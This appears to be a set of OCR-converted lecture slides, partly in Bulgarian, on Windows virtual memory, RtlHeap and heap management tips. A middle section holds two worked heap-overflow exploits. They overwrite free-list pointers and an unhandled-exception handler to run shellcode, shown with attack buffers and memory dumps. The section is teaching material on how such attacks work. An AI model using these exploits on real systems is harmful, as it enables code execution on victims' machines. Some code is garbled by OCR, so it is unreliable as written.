


## Защита на вирт.памет:

- отд. адр. пространства
- User/kernel code
- белязани стр:
  - \*\* protected
  - \*\* R/W;
  - \*\* execute only
  - \*\* guard
  - \*\* no access;
  - \*\* **copy on write**

Поделяне на глобални данни м/ду процеси:

отделни копия и отложено размножаване



Lazy evaluation


# Windows memory management (with RtlHeap)

RtlHeap is the memory manager on Windows. Uses API functions for memory management

5 sets of Windows API functions:




1. 4K pages, reserved, committed, page management
2. HeapCreate(), process heap, GetProcessHeap()
3. Only for compatibility with old versions
4. In Win32 environment (C Run-time Library)
5. Discussed later



Win32 memory management APIs

## RtlHeap data structures:

- Process environment block (PEB)** –info about internal data structures, number and addresses of heaps
- Free lists:** located at 0x178 from the start of the heap (HeapCreate()). Used to keep track of free chunks  
Contains 128 double linked lists for chunks of the same size (exception is FreeList[0] – containing buffers >1024 bytes)
- look-Aside lists:** up to 128 single linked lists for small memory blocks (<1K)-to speed up alloc()
- Memory chunks:** a control structure associated with each allocated chunk by HeapAlloc() or malloc(). The structure precedes the address returned by 8 bytes.



FreeList data structure


- 01—Busy
- 02—Extra present
- 04—Fill pattern
- 08—Virtual alloc
- 10—Last entry
- 20—FFU1
- 40—FFU2
- 80—Don't coalesce

Self size	Previous chunk size	Segment index	Flags	Unused bytes	Tag index (debug)
-----------	---------------------	---------------	-------	--------------	-------------------

0 1 2 3 4 5 6 7 8

Control structure (for 1 memory chunk) associated with each allocated by heapAlloc() or malloc() chunk (all chunks are multiples of 8)

After free() or HeapFree() memory is added to the corresponding **free list** with index for memory chunks of that size (see prev. slide) Pointers point to free lists of same size or to the head of the list. Memory is left in its place.





## Buffer overflows in Windows – how they occur:

- When overwriting forward or backward pointers used in double –linked lists. This results in changing the normal execution flow and invoking attacker supplied code.

Figure shows an example of how this occurs :

This is the return address for the function of the example (may be any other executable address)

- chunks are contiguous
- creation of a gap
- Chunk h2 is in FreeList[] and 4 bytes pointers point to (fd and bk) head of FreeList (empty till now)
- Buffer overflow (11)
- Last 8 bytes in malArg[] overwrites the pointers to the next and previous chunks.
- 'Next' is overwritten by the address that will be overwritten (in the case – the return address on the stack). 'Previous' address chunk is overwritten with the address of a shellcode.
- HeapAlloc() (12) allocates the same memory
- Then return address is overwritten with address of shellcode
- When return in mem() occurs (17), the control is passed to the shellcode.

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345//overwrites user data
   "\x05\x00\x03\x00\x00\x00\x08\x00" // overwrites the boundary tag
   "\xb8\xf5\x12\x00\x40\x90\x40\x00"; // will overwrite pointers
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000); //initial size 1000,max 10000
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
15. int _tmain(int argc, _TCHAR* argv[]) {
16.    mem();
17.    return 0;
18. }
```



## Buffer Overflows





The heap-based overflow exploit from Figure  required that the overwritten address be executable. While this is possible, it is often difficult to identify such an address. Another approach is to gain control by overwriting the address of an exception handler and subsequently triggering an exception.

Figure  shows another program that is vulnerable to a heap-based overflow resulting from the `strcpy()` on line 7. This program is different from the vulnerable program previously shown  in that there are no calls to `HeapFree()`. A heap is created on line 4 and a single chunk is allocated on line 6. At this time, the heap around `h1` consists of a segment header, followed by the memory allocated for `h1`, followed by the segment trailer. When `h1` is overflowed on line 7, the resulting overflow overwrites the segment trailer, including the `LIST_ENTRY` structure that points (forward and backward) to the start of the free lists at `FreeList[0]`. In our previous exploit, we overwrote the pointers in the free list for chunks of a given length. In this case, these pointers would only be referenced again in the case where a program requested another freed chunk of the same size[line 8] .

**LIST\_ENTRY** is a structure existing in each element of `FreeList[]` and containing 2 pointers (`fblink`, `blink`)

These pointers will likely be referenced in the next call to `RtHeap` – triggering an exception




```
1. int mem(char *buf) {
2.     HLOCAL h1 = 0, h2 = 0;
3.     HANDLE hp;

4.     hp = HeapCreate(0, 0x1000, 0x10000);
5.     if (!hp) return -1;
6.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.     strcpy((char *)h1, buf);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.     printf("we never get here");
10.    return 0;
11. }

12. int main(int argc, char *argv[]) {
13.     HMODULE l;

14.     l = LoadLibrary("wmvcore.dll");
15.     buildMalArg(); // this user function is discussed later
16.     mem(buffer);
17.     return 0;
18. }
```



Program vulnerable to heap-based overflow



									h1										
00ba0680	22	00	08	00	00	01	0c	00	61	61	61	61	61	61	61	61	61	61	61
00ba0690	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61
.	User memory																		
.																			
00ba0780	61	61	61	61	61	61	61	61	61	61	61	61	00	00	00	00	00	00	00
00ba0790	0e	01	22	00	00	10	00	00	78	01	ba	00	78	01	ba	00	78	01	ba

**Heap after HeapAlloc() [line 6].**

4 bytes added (multiple of 8)

flink

blink

Overwritten pointers on line 7

Organization of the heap after first HeapAlloc()

The Figure shows the organization of the heap after the call to `HeapAlloc()` on line 6. The `h1` variable points at `0x00ba0688`, which is the start of user memory. In this example, the actual user space has been filled with `0x61` to differentiate it from other memory. Because the allocation of 260 bytes is not a multiple of eight, an additional four bytes of memory are allocated by the memory manager. These bytes still have the value `0x00` in Figure . Following these bytes is the start of a large free chunk of 2160 bytes (`0x10e x 8`). Following the eight-byte boundary tags are the forward pointer (`flink`) and backward pointer (`blink`) to `FreeList[0]` at `0x00ba0798` and `0x00ba079c`. These pointers can be overwritten by the call to `strcpy()` on line 7 to transfer control to user-supplied shellcode.

How this can occur → see the next slide

## Code that can be used to create a malicious argument for attacking the vulnerability of the function mem() in the example

We shall replace the address of the exception handler in the following example:

```
1. char buffer[1000]="";
2. void buildMalArg() {
3.     int addr = 0, i = 0;
4.     unsigned int systemAddr = 0;
5.     char tmp[8]="";
6.     systemAddr = GetAddress("msvcrt.dll","system");
7.     for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.     strcat(buffer, "\\xeb\\x14");
9.     strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44\\x44\\x44");
10.    strcat(buffer, "\\x73\\x68\\x68\\x08");
11.    strcat(buffer, "\\x4c\\x04\\x5d\\x7c"); //address of the exception
                                           //handler in Windows
12.    for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.    strat(buffer,
14.        "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x53\\xB9"
15.    );
16.    fixupaddresses(tmp, systemAddr);
17.    strcat(buffer, tmp);
18.    strcat(buffer, "\\xFF\\xD1\\x90\\x90");
19.    return;
20. }
```

Overwrites the **forward** (the address to which control will be transferred) and **backward** pointers – this value is the address where Windows stores the address of the user handler (set by `SetUnhandledExceptionFilter()` to replace the normal unhandled exception handler by a user-defined.)

When next allocation occurs, because of the corrupted pointers, allocation will be in another address space, address of malicious code will replace the normal exception handler (0x7C5D044C) and an exception will be triggered.

The control is transferred to the supplied address, not the normal unhandled exception handler.

Preparation of shellcode for buffer overflow

## Memory mapped file

(асоцииране на файл с адресно пространство от паметта)

След това, когато се заяви достъп до страница от паметта, memory manager я чете от диска и пъха в RAM. **Ето как се развива процесът:**

```
HANDLE hFile = ::CreateFile(...)      //създаваме file handle  
HANDLE hMap = ::CreateFileMapping(hFile, ...); //манипулатор на file mapping object  
LPVOID lpvFile = ::MapViewOfFile(hMap,.. ); // "мап" на целия или на част от файла  
DWORD dwFileSize = ::GetFileSize(hFile,..)  
// използваме файла  
...  
::UnmapViewOfFile(lpvFile);  
::CloseHandle(hMap);  
::CloseHandle(hFile);
```

Два процеса могат да ползват общ hMap, т.е. те имат обща памет (само за четене). lpvFile разбира се е различен.

### За да имаме обща памет:

( функцията **GlobalAlloc(..., GMEM\_SHARED,...)**; в Win32 не прави shared блок, както беше в Win16.)

Обща памет, но не от общ файл:

както по-горе, без CreateFile() и с подаване на парам 0xFFFFFFFF вместо hFile.

Създава се поделен file-mapping обект (напр м/ду процеси) с указан размер в paging файла, а не като отделен файл. (MFC няма поддръжка на този механизъм – CSharedFile прави обмен на общи данни през clipboard.)



- \* Няма разлика м/ду глобален и локален heap. Всичко е в рамките на 2GB памет за приложението.
  - \* ползвайте ф-ите за работа с памет на C/C++ и класовете, ако нямате специални изисквания;
  - \* създавайте свои, или викайте API ф-ии при по-специални случаи;
- 
- \* има 2 вида heap: 1 авт. заделен от ОС за приложението (GlobalAlloc()), която вика HeapAlloc(), или по-лесно- работа с malloc/free, или още по-лесно- new/delete) и 2. собствени heap блокове:
    - = създаване `hHeap = HeapCreate(,,,размер);`  
// може синхронизиран достъп до хипа от повече от 1 thread в рамките на процес
    - = заделяне памет от създаден `pHeap = HeapAlloc(hHeap, опции, размер);`
    - = освобождаване `HeapFree();`

## Някои съвети при работа със собствен heap

- \* Създавайте локален heap в рамките на своите класове (по 1 за клас)
  - \*\* избягва се фрагментацията при продължителна работа.
  - \*\* нараства безопасността, поради изолацията в рамки на процес
  - \*\* позволява модифициране на **new**, delete операторите, конкретно за клас, в рамките на конструктора. Съблюдавайте схемата:
    1. ако не е създаден, създава се private heap и се инициализира свързан с него брояч (на използванията)
    2. заделят се необходимия брой байтове;
    3. инкрементира се брояча.
- По аналогична схема се предефинира и операция **delete**

## Някои съвети при работа с динамична памет



- \* постепенна фрагментация на паметта.

---

- \* викане на `_heapmin()` преди заделяне на големи блокове за прекомпиране на heap. За малки блокове `delete()` е достатъчен;

- \* минимизирайте данните, които могат да попадат в swar файла (вкарвайте в ресурси или инициализирани, константни данни). Те се менажират различно)

- \* Стекът вече не е ограничен до 64K и става толкова голям, колкото е необходимо: ползвайте го вместо динам. памет.

### Съображения при работа с константни данни (напр. низове):

- \* EXE и DLL не правят проблем – те са еднократно в паметта или в 'swar файла' тогава, добре би било и константните данни да са като тях:

---


- \* При работа с низове от типа **CString**, (който **непрестанно заделя/освоб.** малки обеми памет):

- Ако низът е непроменяем за цялото изпълнение, декларирайте:

- `const char mystr[] = "my string";`**

- (съхранява се заедно с кода –в секцията `.rdata` на EXE. Те са извън swar file)

- Чудесно!



- Ако низът ще се създава като C++ обект ( през конструктор), имайте

предвид, че в секция .rdata не се поставят обекти, създадени през конструктор:

**CString my\_string("my new constructed string");**

Обектът се конструира в отделна секция ( .bss – неинициализирани данни, след което се попълват инициализиращите го стойности), съдържанието на която се вкарва в swap файла.

(инициализиращите стойности се попълват след зареждане на ехе-то в паметта, т.е. по време на изпълнение. Очевидно обектът не може да се "прикачи" към EXE-то).

---

- ако низът се декларира като глобална или static променлива през конструктор на клас:

**static CString my\_str("new instance");**

това води до:

1. поставяне на CString обект в .bss секцията (в swap),
2. масив от символите в .data (за инициализирани, неконстантни данни) секция. Това е отделна (нова) памет.

3. копие на символите в динамичната памет на всеки стартиран процес.

**Нищо не попада в EXE и всичко харчи памет.**

Следователно, по-добре е масив от символи (първия подход), отколкото обект CString